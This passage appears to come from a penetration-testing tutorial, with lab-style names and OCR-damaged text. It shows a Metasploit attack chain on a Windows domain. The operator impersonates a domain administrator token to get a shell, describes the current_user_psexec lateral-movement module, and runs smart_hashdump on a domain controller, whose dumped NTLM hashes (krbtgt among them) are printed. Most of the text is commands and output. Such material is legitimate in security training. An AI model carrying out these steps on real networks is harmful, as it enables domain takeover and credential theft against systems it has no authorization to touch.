Window Manager\DWM-1
Impersonation Tokens Available
NT AUTHORITY\ANONYMOUS LOGON
WIN-H7CGV16341L\Guest
<u>meterpreter</u> >
```

# Impersonate Token Become Domain Admin

```
meterpreter > impersonate_token HACKME\\Administrator
[+] Delegation token available
[+] Successfully impersonated user HACKME\Administrator
meterpreter > shell
Process 2232 created.
Channel 6 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
hackme\administrator

C:\Windows\system32>
```

# current\_user\_psexec

use exploit/windows/local/current\_user\_psexec
show info

### Description:

This module uploads an executable file to the victim system, creates a share containing that executable, creates a remote service on each target system using a UNC path to that file, and finally starts the service(s). The result is similar to psexec but with the added benefit of using the session's current authentication token instead of having to know a password or hash.

# Domain Hashes

```
msf exploit(current_user_psexec) > use post/windows/gather/smart hashdump
msf post(smart_hashdump) > set session 5
session => 5
msf post(smart_hashdump) > show options
Module options (post/windows/gather/smart hashdump):
              Current Setting Required Description
   Name
   GETSYSTEM false
                                        Attempt to get SYSTEM privilege on the target host.
                              no
   SESSION
                                        The session to run this module on.
                               ves
msf post(smart_hashdump) > exploit
[*] Running module against WIN-1K6J0N3F1HF
* Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
   /root/.msf4/loot/20170927142537 default 172.16.1.201 windows.hashes 369953.txt
       This host is a Domain Controller!
[*] Dumping password hashes...
   Failed to dump hashes as SYSTEM, trying to migrate to another process
[*] Migrating to process owned by SYSTEM
* Migrating to wininit.exe
[+] Successfully migrated to wininit.exe
       Administrator:500:aad3b435b51404eeaad3b435b51404ee:89551acff8895768e489bb3054af94fd
       krbtgt:502:aad3b435b51404eeaad3b435b51404ee:45576b70c7b13aee3b66975ec7c1c512
        sally:1105:aad3b435b51404eeaad3b435b51404ee:41fea41d221ccd6d0e548ba48f2a4bbe
        susan: 1106: aad3b435b51404eeaad3b435b51404ee: 1cedfa2504c421c058eacf72470ec563
        WIN-1K6J0N3F1HF5:1002:aad3b435b51404eeaad3b435b51404ee:2bc6216c37e0870962eaed14251f52ec
       WIN-H7CGV16341L$:1107:aad3b435b51404eeaad3b435b51404ee:ddbfd5a4517abdec7ad43e61256c92bb
   Post module execution completed
   post(smart hashdump) >
```

# Kahoot